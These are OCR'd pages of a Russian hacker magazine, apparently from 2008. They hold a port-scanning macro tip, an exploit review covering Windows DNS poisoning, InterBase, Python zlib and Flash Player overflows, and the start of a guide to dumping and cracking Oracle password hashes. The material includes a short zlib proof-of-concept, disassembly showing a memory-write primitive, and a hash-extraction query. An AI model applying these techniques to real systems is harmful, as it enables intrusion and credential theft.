
2. Переходим в меню «Сервис → Макрос → Макросы» и жмем на кнопку «Создать», предварительно назвав макрос прямым именем «PortScan».

3. В открывшемся окне редактора вобьем мой вариант макроса (ищи на DVD). Суть макроса поймет даже ребенок — идет обозначение переменных (в том числе, сетевых), присвоение им значений ячеек, а затем, собственно, сканирование каждого порта и… завершение работы нашего чудо-сканера.


4. Наслаждайся жизнью и помни, что этот сканер можно при желании и наличии прямых рук превратить в полноценный эксплойт. И никакой администратор не догадается.

Релиз моего портсканера ты также можешь взять с нашего сайта (xakep.ru/post/22983/default.asp).

Заготовка для проведения злого сканирования



Результат получен — мы выявили FTP-сервер :)



№8

ЗАДАЧА: СОБРАТЬ С ОДНОГО ХОСТА ВСЕ ПОДДОМЕНЫ

РЕШЕНИЕ:

Воспользоваться услугами domainsdb и прочими ресурсами — вариант известный. Я же предлагаю принципиально новый, а главное, действенный прием по разведке доступных поддоменов. В этом нам помогут Google-группы (http://groups.google.com). Дело в том, что Google индексирует сайты и их поддомены в качестве групп. Зачастую туда попадают и отличные по контенту вещи. С помощью разумного парсинга ты получишь желаемый результат. Итак, для успешной разведки тебе нужно:


1. Поставить поддержку Python на твой сервер.

2. Целиком и полностью довериться моему парсеру, который обращается к Google-группам по целевому хосту, выдирает из страниц ответа ВСЕ возможные поддомены и… предоставляет их тебе! Не жизнь, а сказка (скрипт, естественно, лежит на нашем DVD).

3. Наслаждаться моей добротой :).



Все поддомены, принадлежащие одному хосту — как на ладони



КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

ПОСЛЕ ПОТОКА ИНТЕРЕСНЫХ ДЫР НЕОЖИДАННО НАСТУПИЛО ЗАТИШЬЕ. ЗА ПОСЛЕДНЕЕ ВРЕМЯ НЕ ОБНАРУЖЕНО НИ ОДНОЙ ЗНАЧИТЕЛЬНОЙ УЯЗВИМОСТИ, КОТОРУЮ МОЖНО ИСПОЛЬЗОВАТЬ ДЛЯ МАССИРОВАННЫХ ХАКЕРСКИХ АТАК. ПОЭТОМУ ПРИХОДИТСЯ ДОВОЛЬСТВОВАТЬСЯ ДИЧЬЮ ПОМЕНЬШЕ, БЛАГО, ТАКОВАЯ ИМЕЕТСЯ, А ЗАПЛАТКИ — ОТСУТСТВУЮТ. КАК СЛЕДСТВИЕ, В СЕТИ НАХОДИТСЯ КУЧА БЕЗЗАЩИТНЫХ РАБОЧИХ СТАНЦИЙ И СЕРВЕРОВ.

01 MICROSOFT WINDOWS ОШИБКА DNS-КЛИЕНТА

>> Brief

Microsoft продолжает радовать нас новыми и старыми дырами, переходящими из одной версии Windows в другую. Первые атаки на DNS-прото-



Microsoft упорно отказывается признавать наличие дыры!

кол были зафиксированы в далеком 1989 году и сводились к генерации подложного DNS-ответа, который, тем не менее, воспринимался жертвой как подлинный «благодаря» слабости механизма аутентификации. Хакеры атаковали DNS-сервера провайдеров или крупных и мелких фирм, обращающиеся к вышестоящим DNS-серверам и кэширующие полученные от них (или от хакера) ответы. Образовывался устойчивый очаг заражения (poisoned DNS-server) — пользователь, например, пытался разрешить доменное имя www.intel.com, а попадал на сервер злоумышленника, начиненный зловредными программами. Когда же ошибки в DNS-серверах были исправлены, хакеры переключились на атаки DNS-клиентов, что оказалось намного сложнее, поскольку типичная пользовательская машина генерирует сравнительно небольшое количество DNS-запросов в единицу времени. «Скормить» ей поддельный DNS-ответ не так-то просто. Для этого необходимо знать IP-адрес оригинального DNS-сервера, номер UDP-порта источника и 16-битный идентификатор TXID (Transaction ID). В силу высокой предсказуемости двух последних значений атака на NT не представляла большой проблемы, о чем Microsoft узнала лишь в марте 2004 года, исправив ошибку в W2K SP4 и XP SP2. Точнее, она думала, что ее исправила... Согласно исследованиям Amit Klein (из компании Trusteer), Alla Berzroutchko (компания Scanit) и Roy Arends (компания Nominet UK), ошибка никуда делась, и даже самые последние версии Windows подвержены угрозе атаки. Amit Klein подробно описал технику атаки в документе «Microsoft Windows DNS Stub Resolver Cache Poisoning» вместе с исходными текстами proof-of-concept exploit'а: http://www.trusteer.com/docs/Microsoft_Windows_resolver_DNS_cache_poisoning.pdf. Ознакомившись с этим исследованием, один из сотрудников Microsoft выразил в своем блоге резкое несогласие: blogs.technet.com/swi/archive/2008/04/09/ms08-020-how-predictable-is-the-dns-transaction-id.aspx. Ну а пока между ними идут разборки, дыра попала на Security Focus: www.securityfocus.com/bid/28553/info.

Proof-of-concept exploit в текстовом редакторе

>> Targets


Вся линейка NT-подобных систем по Висту включительно (32-битные и 64-битные редакции).

>> Exploit

Исходные тексты exploit'а можно найти в статье Amit Klein'а: www.trusteer.com/docs/Microsoft_Windows_resolver_DNS_cache_poisoning.pdf.

>> Solution

Установить на рабочей станции свой собственный DNS-сервер (например, бесплатный SMALL HTTP), напрямую обращающийся к корневым DNS-серверам по TCP-протоколу, и заблокировать 53-UDP порт на брандмауэре для


Репрозиторий с пофиксенной zlib

отсечения подложных DNS-ответов.

02 BORLAND INTERBASES УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ БУФЕРА

>> Brief

11 апреля 2008 года была обнародована информация о дыре в популярном сервере баз данных Borland InterBase, подверженном угрозе удаленного переполнения буфера с захватом управления. Ошибку обнаружил сотрудник Oracle Corporation, довольно известный (в узких кругах) специалист по безопасности Zhen Hua Liu, живущий в своей норе на побережье Redwood'a. Исследуя дизассемблерные внутренности файла *ibserver.exe*, он обратил внимание на отсутствие проверки длины переданных пользователем данных перед их копированием в локальный буфер. Это подтверждает код, снабженный комментариями (ищи его на DVD).

Мы имеем дело с классическим стековым переполнением (буфер-приемник находится в стеке), со всеми вытекающими. На системах с исполняемым стеком мы запросто можем подменить адрес возврата из функции, передав управление на shell-код. На системах с неисполняемым стеком — XP SP2/Server SP1 и выше при наличии аппаратной поддержки со стороны ЦП — при активном DEP'е мы можем реализовать атаку типа return2libc (по умолчанию DEP защищает только системные компоненты). Название, кстати, пришло из мира UNIX, в Windows нет libc, вместо этого там KERNEL32.DLL, но сути это не меняет. На системах с рандомизацией адресного пространства (Висла/Server 2008) передать управление на shell-код, скорее всего, не удастся, и жертва получит крах, ведущий к остановке сервиса «InterBase ibserver».

>> Targets:

Уязвимость подтверждена в Borland Interbase 2007 SP2 (*ibserver.exe version 8.0.0.123*). Остальные версии не проверялись, но, возможно, они также уязвимы.

>> Exploit

Ниже приведен исходный код proof-of-concept exploit'а, передающий управление на shell-код. Его можно скачать по адресу: www.securityfocus.com/data/vulnerabilities/exploits/28730.pl.

>> Solution

Производитель еще никак не отреагировал на сообщение о дыре и когда появится «лекарство» в виде заплатки — неизвестно. Особо озабоченные проблемой могут пропатчить код *ibserver.exe*, воткнув туда несколько машинных команд для выполнения проверки границ буфера.

PYTHON 03 УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ БУФЕРА В БИБЛИОТЕКЕ ZLIB

>> Brief

Хакер Justin Ferguson из IOActive Security Advisory 9 апреля этого года обнародовал обнаруженную им дыру в популярной библиотеке zlib. Библиотека входит в штатный комплект поставки языка Python, приобретающего с каждым днем все большую и большую распространенность, и потому угроза вполне актуальна. «Сидит» ошибка в функции *PyZlib_unflush*, реализованной в файле *Python-2.5.2/Modules/zlibmodule.c*. Функция выполняет сброс (flush) указанного количества байт, заданного знаковым аргументом (всегда трактуемым как положительное целое без проверки на отрицательное значение; передача которого функции выделения памяти приводит к резервированию одного байта буферной памяти). А вот функция копирования данных в буфер после преобразования отрицательного знакового аргумента в беззнаковое получает очень большое число, соответствующее нескольким гигабайтам памяти. Естественно, это приводит к переполнению кучи. Дыра объявлена удаленной, хотя на самом деле она локальная. Момент требует пояснений. Да, действительно, дыра локальна по своей природе и, чтобы добиться переполнения, необходимо вызывать функцию flush(). Это можно сделать, только если запускать Python-программы на целевой машине, для чего там должен быть установлен интерпретатор языка, а хакеру — предоставлен shell с возможностью выполнения Python-программ. Но даже при таком оптимистичном раскладе злоумышленник не сможет завалить операционную систему, а только запущенный экземпляр интерпретатора. Или (в идеале) захватить управление системой без превышения уровня имеющихся у него привилегий. А оно ему надо? Так что атака носит сугубо лабораторный характер. Лишь в тех немногих случаях, когда интерпретатор Python'а запускается на более высоком уровне привилегий, хакер может поиметь с этого какую-то выгоду. Подробности на www.securityfocus.com/bid/28715.

>> Targets

Дыра подтверждена в Python версии 2.5.2, остальные версии также могут быть уязвимы.

>> Exploit

Исходный текст proof-of-concept exploit'а лежит на www.securityfocus.com/data/vulnerabilities/exploits/28715.py, а ниже приведен его ключевой фрагмент:

Ключевой фрагмент proof-of-concept exploit'а


```
compMsg =
   zlib.compress(msg)
bad = -24
decompObj =
   zlib.decompressobj()
decompObj.decompress
   (compMsg)
decompObj.flush(bad)
```

>> Solution

Разработчики исправили ошибку, но пока только на SVN-репозитории (bugs.python.org/issue2586). Ждем-с выхода очередной стабильной версии.

04 ADOBE FLASH PLAYER УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ БУФЕРА


Платите $1450 и получайте статус CANVAS Professional с полным доступом к исходному коду сотен exploit'ов!



Структура SWF-файла

>> Brief

9 апреля 2008 года Mark Dowd из исследовательского подразделения ISS X-Force, входящего в состав корпорации IBM, совместно с хакером wushi из группы team509 обнаружили и опубликовали дыру в Adobe Flash Player, работающем под управлением операционной системы Linux. Для реализации атаки достаточно «скормить» жертве специальным образом сконструированный swf-файл (скажем, заманив на web-страничку или послав файл почтой). Главное, чтобы Adobe Flash Player был установлен! Ошибка носит системно-независимый характер, хотя, с учетом различий реализаций под Windows и Linux, для каждой конкретной платформы требуется свой swf-файл с умышленно искаженным полем DefineSceneAndFrameLabelData. SceneCount, содержащим количество «сцен», которые необходимо считать из файла. SceneCount представляет собой двойное знаковое слово, но проверка на отрицательное значение не выполняется, и хакер получает возможность модифицировать любую (ну, или практически любую) ячейку адресного пространства внутри процесса. Это открывает широкие горизонты для атак, особенно с учетом того, что Adobe Flash Player не использует возможности рандомизации адресного пространства, предоставляемые Вистой и некоторыми версиями Linux'а. Для захвата управления машиной (с привилегиями Flash Player'а) было бы достаточно перезаписать указатель на функцию или подменить адрес возврата, но Mark Dowd пошел намного более крутым и радикальным путем, атаковав виртуальную flash-машину, интерпретирующую байт-код и известную под именем ActionScript Virtual Machine (или, сокращенно, AVM). Достоинство такого подхода, во-первых, в его новизне, а, во-вторых, в системной независимости. Байт-код виртуальной машины не привязан к конкретной платформе, и потому однажды сконструированный exploit не нужно переписывать под всю процессорную линейку, на которой только реализован Adobe Flash Player: x86, x86-64, PPC, etc. Подробнее об этом можно прочитать в статье Mark'a Dowd'a — «**Application-Specific Attacks: Leveraging the ActionScript Virtual Machine**», доступной всем желающим: documents.iss.net/whitepapers/IBM_X-Force_WP_final.pdf. Также рекомендуется посетить Security Focus: www.securityfocus.com/bid/28695.

>> Targets

Adobe Flash Player 8.0.34.0/8.0.35.0/9/9.0.115.0/9.0.28.0/9.0.31.0/9.0.45.0/9.0.47.0/9.0.48.0 (дистрибутивы RedHat Enterprise Linux Desktop/RedHat Enterprise Linux Extras/RedHat Enterprise Linux Supplementary server/S.u.S.E. Linux 10.1 ppc/S.u.S.E. Linux 10.1 x86/S.u.S.E. Linux 10.1 x86-64/S.u.S.E. Novell Linux Desktop 9/S.u.S.E. openSUSE 10.2/S.u.S.E. openSUSE 10.3 и другие).

>> Exploit

Proof-of-concept exploit доступен только подписчикам «Immunity CANVAS Early Update Program». Членство обойдется в $1450 на 3 месяца (продление стоит $730 в квартал). Подробности: www.immunityinc.com/products-canvas.shtml.

>> Solution

Производитель уже выпустил Flash Player 9.0.124.0, свободный от ошибки переполнения, а для старых версий доступно бесплатное обновление, выложенное на www.adobe.com/support/security/bulletins/apsb08-11.html. Однако, ни новая версия, ни обновление не исправляют всех ошибок. Проверка поля SceneCount на отрицательное значение появилась (какое огромное достижение, вах!), но дефекты виртуальной AVM-машины как были, так и остались. По-прежнему возможен обход верификатора байт-кода и прочие трюки, которым планируется посвятить отдельную статью. В этом обзоре (в связи с ограничениями по объему) мы рассмотрим непосредственно саму ошибку знакового переполнения.

FULL DISCLOSE

Для анализа дыры в Flash-player'е, помимо самого плеера (который уже наверняка установлен в системе), нам понадобится спецификация на SWF/FLV-файлы, последнюю редакцию которой (на момент написания этих строк — 9'ю), можно скачать с сервера фирмы Macromedia: download.macromedia.com/pub/flash/licensing/file_format_specification_v9.pdf.


Осторожно! При первом открытии pdf-файла эта сволочь лезет в Сеть, передавая наши данные и запрашивая сертификат. Для сохранения инкогнито рекомендуется воспользоваться брандмауэром. Спустя какое-то время Adobe Acrobat Reader сменит гнев на милость и отобразит содержимое спецификации, предварительно «выплюнув» на экран противный NAG-Screen с текстом лицензионного соглашения и стандартными кнопочками «Agree» (Принять) и «Disagree» (Послать на :)).

Структура SWF-файлов состоит из последовательности различных объектов: фигур, звуков, шрифтов, текста, etc. Все они обрабатываются вполне корректно (дефектов реализации нет или таковые еще не найдены). Но вот структура *DefineSceneAndFrameLabelData*, описывающая сцену (Scene), подвержена целочисленному знаковому переполнению.

Рассмотрим структуру *DefineSceneAndFrameLabelData* более подробно. Как видно, она включает в себя массив сцен Scenes. Их количество задано в переменной *SceneCount* типа *unsigned int32* (беззнаковое двойное слово), которая лежит рядом с массивом.

Теговая структура DefineSceneAndFrameLabelData (tag ID 0x56), подверженная целочисленному знаковому переполнению

```
// вспомогательные структуры
SceneData
{
        UI32 FrameOffset
        String SceneName
}
FrameData
{
        UI32 FrameNumber
        String FrameLabel
```



Лицензионное соглашение, всплывающее при попытке открытия pdf-файла

```
}

// теговая структура
DefineSceneAndFrameLabelData
{
        RecordHeader Header
        UI32 SceneCount
        SceneData Scenes[SceneCount]
        UI32 FrameCount
        FrameData Frames[FrameCount]
}
```

Теперь загрузим flash-player в дизассемблер и посмотрим на код, обрабатывающий переменную *SceneCount* вместе с массивом Scenes:

Дизассемблерный фрагмент Flash Player'а, в котором происходит переполнение

```
.text:30087A42          call SWF_GetEncodedInteger
        ; получить Scene Count
.text:30087A47          mov edi, [ebp+arg_0]
.text:30087A4A          mov [esi+4], eax
        ; EAX := Scene Count
.text:30087A4D          mov ecx, [ebx+8]
        ; ECX — размер swf-файла
.text:30087A50          sub ecx, [ebx+4]
        ; ECX — кол-во байт до конца файла
.text:30087A53          cmp eax, ecx
        ; ?(Scene Count > ECX)
.text:30087A55          jg loc_30087BB4
        ; <- не выполняется, если SC < 0
.text:30087A5B          test eax, eax
        ; проверка на нуль
.text:30087A5D          jz loc_30087B0E
        ; <- не выполняется, если SC < 0
.text:30087A63          mov ecx, [edi+20h]
.text:30087A66          push 3
.text:30087A68          push 3
.text:30087A6A          push 0Ch
        ; nCount
.text:30087A6C          push eax          ; nSize
.text:30087A6D          call mem_Calloc
        ; обламывается, если SC < 0
.text:30087A72          push eax
        ; EAX := 0, если SC < 0
.text:30087A73          mov ecx, esi
.text:30087A75          call sub_3004A766
        ; делает разные неинтересные дела
.text:30087A7A          and [ebp+arg_0], 0
.text:30087A7E          cmp dword ptr [esi+4], 0
.text:30087A82          jle short loc_30087AFA
        ; всегда выполняется
```

Сначала переменная *SceneCount* сравнивается с количеством байт, оставшихся до конца swf-файла. Сравнение осуществляется при помощи машинной команды JG, интерпретирующей *SceneCount* как знаковую переменную. Если *SceneCount < 0*, эта проверка завершится успешно (для хакеров), поскольку всякое отрицательное число больше любого положительного количества байт, отличного от нуля; проверка на нулевое значение *SceneCount* также выполняется. Какие, однако, аккуратные программисты! Целых две проверки, и все не в тему!

А дальше... *SceneCount* передается функции выделения памяти *mem_Calloc()*, интерпретирующей ее как беззнаковую переменную. Поскольку знаковый бит — самый старший бит числа, мы запрашиваем у функции *mem_Calloc()*, как минимум, 2 Гб памяти. Последние, естественно, не выделяются, но проверка на успешность выделения отсутствует, так как программисты по своей наивности полагают, что память — ресурс неисчерпаемый. Они заблуждаются, и в нашем случае *mem_Calloc()* возвращает ноль. Остается только разобраться, что делает программа с полученным указателем. А делает она с ним следующее (для краткости дизассемблерный листинг переведен в псевдокод):

ПСЕВДОКОД ФУНКЦИИ, ПОЗВОЛЯЮЩЕЙ ХАКЕРУ ПЕРЕЗАПИСЫВАТЬ ЛЮБУЮ ЯЧЕЙКУ ПАМЯТИ

```
.text:30087AFA          mov eax, [esi+4]
                ; SceneCount
.text:30087AFD          mov ecx, [esi]
                ; returned pointer
.text:30087AFF          lea eax, [eax+eax*2]
                ; EAX := EAX*3
.text:30087B02          lea eax, [ecx+eax*4]
                ; EAX := EAX*4 + pointer
.text:30087B05          mov ecx, [ebp+arg_8]
                ; ECX := FrameCounter (или FC)
.text:30087B08          sub ecx, [eax-0Ch]
                ; ECX := FC-*((SC-1)*12+pointer)
.text:30087B0B          mov [eax-4], ecx
                ; *(SC*12+pointer-4) = ECX
```

Поскольку pointer, возвращенный функцией *mem_Calloc()*, у нас равен нулю, мы получаем следующий псевдокод: **(SceneCount*12-4) = FrameCount-*((SceneCount-1)*12)*. Если помнить, что переменные SceneCount и FrameCount представляют собой двойные слова, полностью контролируемые хакером, подбирая их различные сочетания, мы можем модифицировать различные ячейки памяти. С учетом ограничений, налагаемых данной формулой. Каких именно?

Путем несложных преобразований получаем: *(0x80000000 | ((address + 4)/12))*, то есть можно модифицировать только те адреса, которые после добавления к ним четырех байт делятся на 12 без остатка. Не такое уж и жестокое ограничение! В подвластной нам области памяти без труда можно отыскать кучу интересных указателей на функции (например, адресов возврата). Само собой, речь идет только о модификации тех областей, что доступны на запись — это стек, куча, секция данных, а также некоторые служебные структуры операционной системы, расположенные в нижней половине адресного пространства. Короче, главное фантазию иметь, а за реализацией атаки дело не станет! ⌶



SH2KERR

ЗАПАРОЛЕННАЯ ВЛАСТЬ

ЩЕЛКАЕМ ПАРОЛИ ОТ ORACLE, КАК ОРЕШКИ

Если ты читал наши предыдущие статьи, ты уже имеешь представление, как удаленно порутать Oracle. Считай, что доступ к базе мы получили, но что дальше? Как поднять свои права? И что можно получить, имея доступ к системным таблицам? Слушай сюда, сейчас расскажу.

Не всегда доступ к базе данных мы получаем с правами администратора (DBA). Бывают ситуации, когда локальных эксплоитов, повышающих привилегии до роли DBA, нет, а удаленно пароль к системному пользователю не спешит подбираться. Или, предположим, ты получил права администратора в СУБД, но не знаешь его пароль, а узнать очень хочется, так как он, вероятно, может подойти на ssh-доступ к серверу или к другим СУБД в компании. Что делать в таких случаях? Первое, что приходит на ум — получить доступ к хэшам паролей и попытаться их расшифровать. Рассмотрим, в каких ситуациях нам могут помочь хэши паролей.

1. Один из самых распространенных вариантов — получение доступа к базе данных через SQL-инъекцию в WEB-приложение, которое использует эту СУБД. Есть вероятность, что пользователь, от имени которого идут запросы к СУБД, имеет доступ на чтение таблицы с паролями.

2. Возможен случай удаленного получения доступа к консоли СУБД пользователем, у которого по умолчанию есть доступ на чтение таблицы с хэшами паролей (права SELECT ANY DICTIONARY), но нет роли DBA. Тем самым, расшифровав пароль, мы получим права DBA в базе данных, а также сможем попытаться использовать подобранный пароль на другие сервисы.

3. Доступ к хэшам паролей можно получить, найдя уязвимость класса PL/SQL Injection в функции или процедуре, которая исполняется от имени пользователя с правами SELECT ANY DICTIONARY, позволяющими читать системные таблицы. Одна из таких уязвимостей была найдена мной, и эксплоит к ней можно отыскать по адресу http://milw0rm.com/exploits/4995.

Как известно, многие админы зачастую имеют одинаковые пароли на доступ к различным серверам и приложениям. Тогда что же мешает расшифровать пароль администратора СУБД Oracle, тем более, что это бывает намного проще, чем расшифровывать пароль на операционную систему?

ХРАНЕНИЕ ПАРОЛЕЙ

Сегодня мы изучим алгоритм хранения паролей в СУБД Oracle и научимся ломать эти пароли. Сначала рассмотрим старый алгоритм. В СУБД Oracle до 11 версии пароли пользователей хранятся в таблице *dba_users*. На деле они хранятся в системной таблице *SYS.USER$*, а таблица *DBA_USERS* — лишь представление (VIEW) для вышеуказанной системной таблицы, но эти особенности не критичны. Итак, у нас есть доступ к таблице *DBA_USERS*. Чтобы достать из нее пароли, можно воспользоваться несложным запросом:

```
SQL> SELECT USERNAME, PASSWORD FROM DBA_USERS;
```

Как мы видим на рисунке, поле Password содержит хэш пароля, состоящий из 8 байт. Что же за алгоритм используется для хранения паролей?

АЛГОРИТМ ШИФРОВАНИЯ ПАРОЛЕЙ

Алгоритм шифрования паролей в СУБД Oracle был до поры до времени неизвестен, пока в публичных источниках не появилась работа «**Assessment of the Oracle Password Hashing Algorithm**» авторов Joshua Wright и Carlos

Выборка паролей из таблицы DBA_USERS

Документ «Assessment of the Oracle Password Hashing Algorithm»

Ci. В ней был подробно описан алгоритм шифрования паролей в Oracle. Детальная информация предоставлена в статье по адресу: http://www.isg.rhul.ac.uk/~ccid/publications/oracle_passwd.pdf.

Алгоритм шифрования паролей в СУБД Oracle был задействован чуть ли не с первых версий и не менялся вплоть до недавней версии 11G. Сам алгоритм оказался не таким уж и сложным. Вот как работает генерация хэша:

- происходит конкатенация имени пользователя и пароля — если у нас есть пользователь с именем `SYS` и паролем `test1`, то мы получаем строку `SYStest1`;
- далее вся строка преобразовывается к верхнему регистру, и мы получаем `SYSTEST1`;
- если в ОС используется однобайтовая кодировка, то каждый символ преобразовывается в двухбайтовый, заполнив старший байт нулями (`0x00`);
- получившаяся строка (дополненная нулями до длины блока) шифруется алгоритмом DES в режиме CBC с фиксированным ключом, значение которого — `0x0123456789ABCDEF`;
- полученная строка шифруется еще раз с помощью DES-CBC, но используя последний блок предыдущего шага как ключ шифрования.

Теперь перечислим недостатки алгоритма, которые помогут нам при взломе.

1. В качестве соли (salt) используется предсказуемое значение, а именно — имя пользователя. Это дает нам возможность использовать предварительно сгенерированные таблицы для расчета пароля (rainbow tables), тем самым увеличив скорость перебора паролей в разы.

2. Исходный словарь символов, используемых для генерации пароля, первоначально составляет 256 символов. Так как введенный пароль преобразовывается к верхнему регистру, то алфавит сужается до 256-26=230 символов. На самом деле символов еще меньше, так как операция `UPPER()` действует не только для символов латинского алфавита. В итоге мы получаем алфавит из 164 символов, каждый из которых можно использовать при генерации пароля (более подробно, откуда появилась эта цифра можно прочитать на форуме http://www.petefinnigan.com/forum/yabb/YaBB.cgi?board=ora_sec;action=display;num=1131556773). Но это все в теории, а на практике при создании нового пользователя в командной строке СУБД Oracle оказывается, что мы можем использовать далеко не все символы. Рассмотрим на примере.

```
SQL> create user test01 identified by abc123_
$#;

User created.

SQL> create user test02 identified by 123abc#_
$;
create user test02 identified by 123abc#_$
                                 *
ERROR at line 1:
ORA-00988: missing or invalid password(s)


SQL> create user test02 identified by _123abc;
create user test02 identified by _123abc
                                 *
ERROR at line 1:
ORA-00911: invalid character

SQL> create user test02 identified by
abc123^*;
create user test02 identified by abc123^*
                                       *
ERROR at line 1:
ORA-00922: missing or invalid option


SQL> create user test02 identified by
"^*abc?";

User created.
```

Часть паролей, которые мы пытались задать, не подходит (выдается сообщение «`ORA-00911: invalid character`»). Из всего этого можно сделать простые выводы:

1. Доступные в пароле символы — это латинский алфавит (26), цифры (10) и спецсимволы _,#,$ (3), всего — 39 символов.

2. В качестве первого символа пароля могут использоваться только буквы.



